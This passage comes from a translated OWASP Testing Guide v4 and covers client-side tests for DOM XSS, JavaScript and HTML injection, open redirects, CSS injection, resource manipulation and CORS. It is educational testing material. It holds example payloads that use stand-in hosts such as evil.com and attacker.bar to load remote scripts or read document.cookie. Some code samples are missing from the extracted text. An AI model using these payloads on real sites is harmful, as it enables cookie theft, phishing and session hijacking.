 - 4.7.8. 会话令牌重载测试 (OTG-SESS-008)
- 4.8. 输入验证测试**
 - 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)
 - 4.8.5. SQL注入测试 (OTG-INPVAL-005)
 - 4.8.5.1. Oracle注入测试
 - 4.8.5.2. MySQL注入测试
 - 4.8.5.3. SQL Server注入测试
 - 4.8.5.4. PostgreSQL注入测试
 - 4.8.5.5. MS Access注入测试
 - 4.8.5.6. NoSQL注入测试
 - 4.8.6. LDAP注入测试 (OTG-INPVAL-006)
 - 4.8.7. ORM注入测试 (OTG-INPVAL-007)
 - 4.8.8. XML注入测试 (OTG-INPVAL-008)
 - 4.8.9. SSL注入测试 (OTG-INPVAL-009)
 - 4.8.10. XPath注入测试 (OTG-INPVAL-010)
 - 4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)
 - 4.8.12. 代码注入测试 (OTG-INPVAL-012)
 - 4.8.12.1. 本地文件包含测试(LFI)
 - 4.8.12.2. 远程文件包含测试(RFI)
 - 4.8.13. 命令执行注入测试 (OTG-INPVAL-013)
 - 4.8.14. 缓冲区溢出测试 (OTG-INPVAL-014)
 - 4.8.14.1. 堆溢出测试
 - 4.8.14.2. 栈溢出测试
 - 4.8.14.3. 格式化字符串测试
 - 4.8.15. 潜伏式漏洞测试 (OTG-INPVAL-015)
 - 4.8.16. HTTP分割/伪造测试 (OTG-INPVAL-016)
- 4.9. 错误处理测试**
 - 4.9.1. 错误码分析 (OTG-ERR-001)
 - 4.9.2. 栈追踪分析 (OTG-ERR-002)
- 4.10. 密码学测试**
 - 4.10.1. 弱SSL/TLS加密，不安全的传输层防护测试 (OTG-CRYPST-001)
 - 4.10.2. Padding Oracle测试 (OTG-CRYPST-002)
 - 4.10.3. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)
- 4.11. 业务逻辑测试**
 - 4.11.1. 业务逻辑数据层验证测试 (OTG-BUSLOGIC-001)
 - 4.11.2. 请求伪造能力测试 (OTG-BUSLOGIC-002)
 - 4.11.3. 完整性测试 (OTG-BUSLOGIC-003)
 - 4.11.4. 过程时长测试 (OTG-BUSLOGIC-004)
 - 4.11.5. 功能使用次数限制测试 (OTG-BUSLOGIC-005)
 - 4.11.6. 工作流程绕过测试 (OTG-BUSLOGIC-006)
 - 4.11.7. 应用误用防护测试 (OTG-BUSLOGIC-007)
 - 4.11.8. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)
 - 4.11.9. 恶意文件上传测试 (OTG-BUSLOGIC-009)

[4.12. 客户端测试](#)

- [4.12.1. 基于DOM跨站脚本测试 \(OTG-CLIENT-001\)](#)
- [4.12.2. JavaScript脚本执行测试 \(OTG-CLIENT-002\)](#)
- [4.12.3. HTML注入测试 \(OTG-CLIENT-003\)](#)
- [4.12.4. 客户端URL重定向测试 \(OTG-CLIENT-004\)](#)
- [4.12.5. CSS注入测试 \(OTG-CLIENT-005\)](#)
- [4.12.6. 客户端资源操纵测试 \(OTG-CLIENT-006\)](#)
- [4.12.7. 跨源资源分享测试 \(OTG-CLIENT-007\)](#)
- [4.12.8. Flash跨站测试 \(OTG-CLIENT-008\)](#)
- [4.12.9. 点击劫持测试 \(OTG-CLIENT-009\)](#)
- [4.12.10. WebSockets测试 \(OTG-CLIENT-010\)](#)
- [4.12.11. Web消息测试 \(OTG-CLIENT-011\)](#)
- [4.12.12. 本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)](#)

[5. 报告编写](#)

[6. 附录](#)

- [6.1. 附录 A: 测试工具](#)
- [6.2. 附录 B: 推荐读物](#)
- [6.3. 附录 C: 测试向量](#)
- [6.4. 附录 D: 编码注入](#)

本書使用 GitBook 釋出

[Owasp Testing Guide v4](#)

客户端测试

客户端测试更多关心客户端方面的代码执行情况，通常是web浏览器或者浏览器插件。区别于服务器端，代码在客户端执行并直接返回随后的结果。

下列文章描述了如何进行客户端的web应用测试：

- [基于DOM跨站脚本测试 \(OTG-CLIENT-001\)](#)
- [JavaScript脚本执行测试 \(OTG-CLIENT-002\)](#)
- [HTML注入测试 \(OTG-CLIENT-003\)](#)
- [客户端URL重定向测试 \(OTG-CLIENT-004\)](#)
- [CSS注入测试 \(OTG-CLIENT-005\)](#)
- [客户端资源操纵测试 \(OTG-CLIENT-006\)](#)
- [跨源资源分享测试 \(OTG-CLIENT-007\)](#)
- [Flash跨站测试 \(OTG-CLIENT-008\)](#)
- [点击劫持测试 \(OTG-CLIENT-009\)](#)
- [WebSockets测试 \(OTG-CLIENT-010\)](#)
- [Web消息测试 \(OTG-CLIENT-011\)](#)
- [本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)](#)

[基于DOM跨站脚本测试 \(OTG-CLIENT-001\) | Owasp Testing Guide v4](#)

Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)

Summary

[DOM-based Cross-Site Scripting](#) is the de-facto name for [XSS](#) bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code. This document only discusses JavaScript bugs which lead to XSS.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.

There have been very few papers published on this topic and, as such, very little standardization of its

meaning and formalized testing exists.

How to Test

Not all XSS bugs require the attacker to control the content returned from the server, but can instead abuse poor JavaScript coding practices to achieve the same results. The consequences are the same as a typical XSS flaw, only the means of delivery is different.

In comparison to other cross site scripting vulnerabilities ([reflected and stored XSS](#)), where an unsanitized parameter is passed by the server, returned to the user and executed in the context of the user's browser, a DOM-based XSS vulnerability controls the flow of the code by using elements of the Document Object Model (DOM) along with code crafted by the attacker to change the flow.

Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may make many of the general XSS filtering and detection techniques impotent to such attacks.

The first hypothetical example uses the following client side code:

An attacker may append # to the affected page URL which would, when executed, display the alert box. In this instance, the appended code would not be sent to the server as everything after the # character is not treated as part of the query by the browser but as a fragment. In this example, the code is immediately executed and an alert of "xss" is displayed by the page. Unlike the more common types of cross site scripting (Stored and Reflected) in which the code is sent to the server and then back to the browser, this is executed directly in the user's browser without server contact.

The [consequences](#) of DOM-based XSS flaws are as wide ranging as those seen in more well known forms of XSS, including cookie retrieval, further malicious script injection, etc. and should therefore be treated with the same severity.

Black Box testing

Blackbox testing for DOM-Based XSS is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing

Testing for DOM-Based XSS vulnerabilities:

JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server, and to understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only really viable option, since many bottom level functions are never used, and analyzing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.

User input comes in two main forms:

- Input written to the page by the server in a way that does not allow direct XSS
- Input obtained from client-side JavaScript objects

Here are two examples of how the server may insert data into JavaScript:

```
var data = ""; var result = someFunction("");
```

And here are two examples of input from client-side JavaScript objects:

```
var data = window.location; var result = someFunction(window.referrer);
```

While there is little difference to the JavaScript code in how they are retrieved, it is important to note that when input is received via the server, the server can apply any permutations to the data that it desires, whereas the permutations performed by JavaScript objects are fairly well understood and documented, and so if someFunction in the above example were a sink, then the exploitability of the former would depend on the filtering done by the server, whereas the latter would depend on the encoding done by the browser on the

window.referrer object. Stefano Di Paulo has written an excellent article on what browsers return when asked for the various elements of a [URL using the document. and location. attributes](#).

Additionally, JavaScript is often executed outside of blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past, and so, when crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects will need to be assessed to determine what code is being executed.

Automated testing has only very limited success at identifying and validating DOM-based XSS as it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. This may work fine for the simple example provided below, where the message parameter is reflected back to the user:

but may not be detected in the following contrived case:

For this reason, automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing tool can perform addition analysis of the client side code.

Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and elsewhere where the DOM is modified or even where scripts are directly executed. Further examples are described in the excellent DOM XSS article by Amit Klein, referenced at the end of this section.

References

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)

Whitepapers

- Document Object Model (DOM) - http://en.wikipedia.org/wiki/Document_Object_Model
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein
<http://www.webappsec.org/projects/articles/071105.shtml>
- Browser location/document URI/URL Sources -
<https://code.google.com/p/domxsswiki/wiki/LocationSources>
 - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

JavaScript脚本执行测试 (OTG-CLIENT-002) | Owasp Testing Guide v4

测试JavaScript脚本执行 (OTG-CLIENT-002)

综述

JavaScript注入漏洞是跨站脚本 (XSS) 的一个子类，需要在受害者浏览器执行注入任意JavaScript代码的能力。这个漏洞可能产生许多问题，像是用户会话cookie暴露可以被用于模仿受害者，或者，更加普通的，它允许攻击者修改受害者能看到的页面内容或者应用程序行为。

如何测试

这样的漏洞发生在应用程序缺乏正确用户输入和输出验证。JavaScript用于动态更新web页面，这个注入发生在页面处理阶段，接着影响受害者。

当尝试利用这种问题，考虑一些被不同浏览器不同对待的特殊字符。参见参考资料中的DOM XSS维基。

下面的脚本没有对变量rr的验证过程，rr变量通过查询字符串来得到用户提供的输入，而且没有任何编码：

```
var rr = location.search.substring(1);if(rr) window.location=decodeURIComponent(rr);
```

这表示攻击者能够通过如下查询字符串注入JavaScript：

```
www.victim.com/?javascript:alert(1)
```

黑盒测试

JavaScript执行测试通常不进行黑盒测试，因为需要客户端执行注入的代码，而且源代码总是可以获得的。

灰盒测试

测试JavaScript脚本执行漏洞：

例如，查看下面URL：

http://www.domxss.com/domxss/01_Basics/04_eval.html

这个页面包含下面的脚本：

上面的脚本包含 'location.hash'，而且可以被攻击者控制，在 'message' 值注入 JavaScript 代码来控制用户浏览器。

参考资料

OWASP 资源

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

白皮书

- Browser location/document URI/URL Sources -
<https://code.google.com/p/domxsswiki/wiki/LocationSources>
 - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

HTML注入测试 (OTG-CLIENT-003) | Owasp Testing Guide v4

测试HTML代码注入 (OTG-CLIENT-003)

综述

HTML注入是一种发生在用户可以控制输入点，并且向有漏洞的网页可以注入任意HTML代码的注入漏洞。这个漏洞能导致很多后果，比如用户会话ID暴露导致的身份模仿问题，或者，更加普通的，他允许攻击者修改用户看到的页面内容。

如何测试

当用户输入没有正确审查而输出没有被编码的情况下，漏洞就会发生。注入攻击使攻击者能够发送恶意HTML页面给受害者。目标浏览器无法分辨页面内容是否有恶意，后果就是解析并执行所有内容。

有大量的方法和属性可以用来渲染HTML内容。如果这些方法由不可信的输入提供，那么就有很大的几率导致XSS风险，特别是HTML注入。比如恶意的HTML代码可以通过innerHTML进行注入，这被用于渲染用户插入的HTML代码。如果字符串没有正确审查，这个问题就会导致基于HTML注入的XSS。另一个方法可能是document.write()。

当尝试进行此类问题的利用时候，考虑一些被不同浏览器不同对待的特殊字符。参见参考资料中的DOM XSS维基。

innerHTML属性设置了内部HTML元素。不正确使用这个特性，也就是对不可信输入缺少审查措施，而且对输出未进行编码，就允许攻击者注入恶意的HTML代码。

漏洞代码例子：

下面例子展示了一小段漏洞代码，允许未验证的输入在页面动态创建HTML：

```
var userposition=location.href.indexOf("user=");var user=location.href.substring(userposition+5);document.getElementById("Welcome").innerHTML=" Hello, "+user;
```

同样的，下面的例子展示了使用document.write()功能的漏洞代码：

```
var userposition=location.href.indexOf("user=");var user=location.href.substring(userposition+5);document
```

```
.write("Hello, " + user +"  
");
```

在这两个例子中，使用如下输入：

```
http://vulnerable.site/page.html?user=
```

就可以向HTML上下文中注入执行任意JavaScript代码的恶意图片标签。

黑盒测试

HTML注入通常不进行黑盒测试，因为需要客户端执行注入的代码，而且源代码总是可以获得的。

灰盒测试

测试HTML注入漏洞：

例如，在下面的URL例子中：

```
http://www.domxss.com/domxss/01_Basics/06_jquery_old_html.html
```

HTML代码包括如下脚本：

```
Show Here  
Showing Message1  
Show Here  
Showing Message2  
Show Here  
Showing Message3
```

这里就能够注入HTML代码。

参考资料

OWASP 资源

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

白皮书

- Browser location/document URI/URL Sources -
<https://code.google.com/p/domxsswiki/wiki/LocationSources>
 - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

客户端URL重定向测试 (OTG-CLIENT-004) | Owasp Testing Guide v4

Testing for Client Side URL Redirect (OTG-CLIENT-004)

Summary

This section describes how to check for Client Side URL Redirection, also known as Open Redirection. It is an input validation flaw that exists when an application accepts an user controlled input which specifies a link that leads to an external URL that could be malicious. This kind of vulnerability could be used to accomplish a phishing attack or redirect a victim to an infection page.

How to Test

This vulnerability occurs when an application accepts untrusted input that contains an URL value without sanitizing it. This URL value could cause the web application to redirect the user to another page as, for example, a malicious page controlled by the attacker.

By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Since the redirection is originated by the real application, the phishing attempts may have a more trustworthy appearance.

A phishing attack example could be the following:

```
http://www.target.site?#redirect=www.fake-target.site
```

The victim that visits target.site will be automatically redirected to fake-target.site where an attacker could place a fake page to steal victim's credentials.

Moreover open redirections could also be used to maliciously craft an URL that would bypass the application's access control checks and then forward the attacker to privileged functions that they would normally not be able to access.

Black Box testing

Black box testing for Client Side URL Redirect is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing

Testing for Client Side URL Redirect vulnerabilities:

When testers have to manually check for this type of vulnerability they have to identify if there are client side redirections implemented in the client side code (for example in the JavaScript code).

These redirections could be implemented, for example in JavaScript, using the "window.location" object that can be used to take the browser to another page by simply assigning a string to it. (as you can see in the following snippet of code).

```
var redir = location.hash.substring(1);if (redir)    window.location='http://'+decodeURIComponent(redir);
```

In the previous example the script does not perform any validation of the variable "redir" , that contains the user supplied input via the query string, and in the same time does not apply any form of encoding, then this unvalidated input is passed to the windows.location object originating a URL redirection vulnerability.

This implies that an attacker could redirect the victim to a malicious site simply by submitting the following query string:

```
http://www.victim.site/?#www.malicious.site
```

Note how, if the vulnerable code is the following:

```
var redir = location.hash.substring(1);if (redir)    window.location=decodeURIComponent(redir);
```

It also could be possible to inject JavaScript code, for example by submitting the following query string:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

When trying to check for this kind of issues, consider that some characters are treated differently by different browsers.

Moreover always consider the possibility to try absolute URLs variants as described here:
<http://kotowicz.net/absolute/>

Tools

- DOMinator - <https://dominator.mindedsecurity.com/>

References

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

Whitepapers

- Browser location/document URI/URL Sources -
<https://code.google.com/p/domxsswiki/wiki/LocationSources>
 - i.e., what is returned when you ask the browser for things like document.URL, document.baseURI, location, location.href, etc.
- Krzysztof Kotowicz: "Local or External? Weird URL formats on the loose" - <http://kotowicz.net/absolute/>

CSS注入测试 (OTG-CLIENT-005) | Owasp Testing Guide v4

Testing for CSS Injection (OTG-CLIENT-005)

Summary

A CSS Injection vulnerability involves the ability to inject arbitrary CSS code in the context of a trusted web site, and this will be rendered inside the victim's browser. The impact of such a vulnerability may vary on the basis of the supplied CSS payload: it could lead to Cross-Site Scripting in particular circumstances, to data exfiltration in the sense of extracting sensitive data or to UI modifications.

How to Test

Such a vulnerability occurs when the application allows to supply user-generated CSS or it is possible to somehow interfere with the legit stylesheets. Injecting code in the CSS context gives the attacker the possibility to execute JavaScript in certain conditions as well as extracting sensitive values through CSS selectors and functions able to generate HTTP requests. Actually, giving the users the possibility to customize their own personal pages by using custom CSS files results in a considerable risk, and should be definitely avoided.

The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the "location.hash" (source) which reaches the "cssText" function (sink). This particular case may lead to DOMXSS in older browser versions, such as Opera, Internet Explorer and Firefox; for reference see DOM XSS Wiki, section "Style Sinks".

[Click me](#)

Specifically the attacker could target the victim by asking her to visit the following URLs:

`www.victim.com/#red;-o-link:'javascript:alert(1)';-o-link-source:current; (Opera [8,12]) www.victim.com/#red;-:expression(alert(URL=1)); (IE 7/8)`

The same vulnerability may appear in the case of classical reflected XSS in which for instance the PHP code looks like the following:

Much more interesting attack scenarios involve the possibility to extract data through the adoption of pure CSS rules. Such attacks can be conducted through CSS selectors and leading for instance to grab anti-CSRF tokens, as follows. In particular, `input[name=csrf_token][value^=a]` represents an element with the attribute "name" set "csrf_token" and whose attribute "value" starts with "a". By detecting the length of the attribute "value", it is possible to carry out a brute force attack against it and send its value to the attacker's domain.

Much more modern attacks involving a combination of SVG, CSS and HTML5 have been proven feasible, therefore we recommend to see the References section for details.

Black Box testing

We are referring to client-side testing, therefore black box testing is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed. However, it may happen that the user is given a certain degree of freedom in terms of possibilities to supply HTML code; in that case it is required to test whether no CSS injections are possible: tags like "link" and "style" should be disallowed, as well as attributes "style".

Gray Box testing

Testing for CSS Injection vulnerabilities:

Manual testing needs to be conducted and the JavaScript code analyzed in order to understand whether the attackers can inject its own content in CSS context. In particular we should be interested in how the website returns CSS rules on the basis of the inputs.

The following is a basic example:

[Click me](#)Hi

The above code contains a source "location.hash" that is controlled by the attacker that can inject directly in the attribute "style" of an HTML element. As mentioned above, this may lead to different results on the basis of the adopted browser and the supplied payload.

It is recommended that testers use the jQuery function `css(property, value)` in such circumstances as follows, since this would disallow any damaging injections. In general, we recommend to use always a whitelist of allowed characters any time the input is reflected in the CSS context.

[Click me](#)Hi

References

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS Wiki - <https://code.google.com/p/domxsswiki/wiki/CssText>

Presentations

- DOM XSS Identification and Exploitation, Stefano Di Paola - http://dominator.googlecode.com/files/DOMXss_Identification_and_exploitation.pdf
- Got Your Nose! How To Steal Your Precious Data Without Using Scripts, Mario Heiderich - http://www.youtube.com/watch?v=FIQvAaZj_HA
- Bypassing Content-Security-Policy, Alex Kouzemtchenko - http://ruxcon.org.au/assets/slides/CSP_kuza55.pptx

Proof of Concepts

- Password "cracker" via CSS and HTML5 - <http://html5sec.org/invalid/?length=25>
- CSS attribute reading - <http://eaea.sirdarckcat.net/cssar/v2/>

客户端资源操纵测试 (OTG-CLIENT-006) | Owasp Testing Guide v4

Testing for Client Side Resource Manipulation (OTG-CLIENT-006)

Summary

A ClientSide Resource Manipulation vulnerability is an input validation flaw that occurs when an application accepts an user controlled input which specifies the path of a resource (for example the source of an iframe, js, applet or the handler of an XMLHttpRequest). Specifically, such a vulnerability consists in the ability to control the URLs which link to some resources present in a web page. The impact may vary on the basis of the type of the element whose URL is controlled by the attacker, and it is usually adopted to conduct Cross-Site Scripting attacks.

How to Test

Such a vulnerability occurs when the application employs user controlled URLs for referencing external/internal resources. In these circumstances it is possible to interfere with the expected application's behavior in the sense of making it load and render malicious objects.

The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the "location.hash" (source) which reaches the attribute "src" of a script element. This particular obviously leads XSS since an external JavaScript could be easily injected in the trusted web site.

Specifically the attacker could target the victim by asking her to visit the following URL:

```
www.victim.com/#http://evil.com/js.js
```

Where js.js contains:

```
alert(document.cookie)
```

Controlling scripts' sources is a basic example, since some other interesting and more subtle cases can take place. A widespread scenario involves the possibility to control the URL called in a CORS request; since CORS allows the target resource to be accessible by the requesting domain through a header based approach, then the attacker may ask the target page to load malicious content loaded on its own web site.

Refer to the following vulnerable code:

The "location.hash" is controlled by the attacker and it is used for requesting an external resource, which will be reflected through the construct "innerHTML". Basically the attacker could ask the victim to visit the following URL and at the same time he could craft the payload handler.

Exploit URL:

```
www.victim.com/#http://evil.com/html.html
```

```
http://evil.com/html.html----
```

Black Box testing

Black box testing for Client Side Resource Manipulation is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing

Testing for Client Side Resource Manipulation vulnerabilities:

To manually check for this type of vulnerability we have to identify whether the application employs inputs without correctly validating them; these are under the control of the user which could be able to specify the url of some resources. Since there are many resources that could be included into the application (for example images, video, object, css, frames etc.), client side scripts which handle the associated URLs should be investigated for potential issues.

The following table shows the possible injection points (sink) that should be checked:

Resource Type	Tag/Method	Sink
Frame	iframe	src
Link	a	href
AJAX Request	xhr.open(method, [url], true);	URL
CSS	link	href
Image	img	src
Object	object	data
Script	script	src

The most interesting ones are those that allow to an attacker to include client side code (for example JavaScript) since it could lead to an XSS vulnerabilities.

When trying to check for this kind of issues, consider that some characters are treated differently by different browsers. Moreover always consider the possibility to try absolute URLs variants as described here:

<http://kotowicz.net/absolute/>

Tools

- DOMinator - <https://dominator.mindedsecurity.com/>

References

OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>
- DOMXSS TestCase - http://www.domxss.com/domxss/01_Basics/04_script_src.html

Whitepapers

- DOM XSS Wiki - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
- Krzysztof Kotowicz: "Local or External? Weird URL formats on the loose" - <http://kotowicz.net/absolute/>

跨源资源分享测试 (OTG-CLIENT-007) | Owasp Testing Guide v4

Test Cross Origin Resource Sharing (OTG-CLIENT-007)

Summary

Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform "cross-domain" requests using the XMLHttpRequest L2 API in a controlled manner. In the past, the XMLHttpRequest L1 API only allowed requests to be sent within the same origin as it was restricted by the same origin policy.

Cross-Origin requests have an Origin header, that identifies the domain initiating the request and is always sent to the server. CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is allowed. In order to accomplish this goal, there are a few HTTP headers involved in this process, that are supported by all major browsers and we will cover below including: Origin, Access-Control-Request-Method, Access-Control-Request-Headers, Access-Control-Allow-Origin, Access-Control-Allow-Credentials, Access-Control-Allow-Methods, Access-Control-Allow-Headers.

The CORS specification mandates that for non simple requests, such as requests other than GET or POST or requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will have a bad impact on the data. The pre-flight request checks the methods, headers allowed by the server, and if credentials are permitted, based on the result of the OPTIONS request, the browser decides whether the request is allowed or not.

How to Test

Origin & Access-Control-Allow-Origin

The Origin header is always sent by the browser in a CORS request and indicates the origin of the request. The Origin header can not be changed from JavaScript however relying on this header for Access Control checks is not a good idea as it may be spoofed outside the browser, so you still need to check that application-level protocols are used to protect sensitive data.

Access-Control-Allow-Origin is a response header used by a server to indicate which domains are allowed to read the response. Based on the CORS W3 Specification it is up to the client to determine and enforce the restriction of whether the client has access to the response data based on this header.

From a penetration testing perspective you should look for insecure configurations as for example using a '*' wildcard as value of the Access-Control-Allow-Origin header that means all domains are allowed. Other insecure example is when the server returns back the Origin header without any additional checks, what can lead to access of sensitive data. Note that this configuration is very insecure, and is not acceptable in general terms, except in the case of a public API that is intended to be accessible by everyone.

Access-Control-Request-Method & Access-Control-Allow-Method

The Access-Control-Request-Method header is used when a browser performs a preflight OPTIONS request and let the client indicate the request method of the final request. On the other hand, the Access-Control-Allow-Method is a response header used by the server to describe the methods the clients are allowed to use.

Access-Control-Request-Headers & Access-Control-Allow-Headers

These two headers are used between the browser and the server to determine which headers can be used to perform a cross-origin request.

Access-Control-Allow-Credentials

This header as part of a preflight request indicates that the final request can include user credentials.

Input validation

XMLHttpRequest L2 (or XHR L2) introduces the possibility of creating a cross-domain request using the XHR API for backwards compatibility. This can introduce security vulnerabilities that in XHR L1 were not present. Interesting points of the code to exploit would be URLs that are passed to XMLHttpRequest without validation, specially if absolute URLs are allowed because that could lead to code injection. Likewise, other part of the application that can be exploited is if the response data is not escaped and we can control it by providing user-supplied input.

Other headers

There are other headers involved like Access-Control-Max-Age that determines the time a preflight request can be cached in the browser, or Access-Control-Expose-Headers that indicates which headers are safe to expose to the API of a CORS API specification, both are response headers specified in the CORS W3C document.

Black Box testing

Black box testing for finding issues related to Cross Origin Resource Sharing is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing

Check the HTTP headers in order to understand how CORS is used, in particular we should be very interested in the Origin header to learn which domains are allowed. Also, manual inspection of the JavaScript is needed to determine whether the code is vulnerable to code injection due to improper handling of user supplied input. Below are some examples:

Example 1: Insecure response with wildcard '*' in Access-Control-Allow-Origin:

Request (note the 'Origin' header):

```
GET http://attacker.bar/test.php HTTP/1.1Host: attacker.barUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Referer: http://example.foo/CORSexample1.htmlOrigin: http://example.fooConnection: keep-alive
```

Response (note the 'Access-Control-Allow-Origin' header):

```
HTTP/1.1 200 OKDate: Mon, 07 Oct 2013 18:57:53 GMTServer: Apache/2.2.22 (Debian)X-Powered-By: PHP/5.4.4-14+deb7u3Access-Control-Allow-Origin: *Content-Length: 4Keep-Alive: timeout=15, max=99Connection: Keep-AliveContent-Type: application/xml[Response Body]
```

Example 2: Input validation issue, XSS with CORS:

This code makes a request to the resource passed after the # character in the URL, initially used to get resources in the same server.

Vulnerable code:

For example, a request like this will show the contents of the profile.php file:

```
http://example.foo/main.php#profile.php
```

Request and response generated by this URL:

```
GET http://example.foo/profile.php HTTP/1.1Host: example.fooUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Referer: http://example.foo/main.phpConnection: keep-alive
```

```
HTTP/1.1 200 OKDate: Mon, 07 Oct 2013 18:20:48 GMTServer: Apache/2.2.16 (Debian)X-Powered-By: PHP/5.3.3-7+squeeze1Vary: Accept-EncodingContent-Length: 25Keep-Alive: timeout=15, max=99Connection: Keep-AliveContent-Type: text/html [Response Body]
```


Now, as there is no URL validation we can inject a remote script, that will be injected and executed in the context of the example.foo domain, with a URL like this:

```
http://example.foo/main.php#http://attacker.bar/file.php
```

Request and response generated by this URL:

```
GET http://attacker.bar/file.php HTTP/1.1Host: attacker.barUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Referer: http://example.foo/main.phpOrigin: http://example.fooConnection: keep-alive
```

```
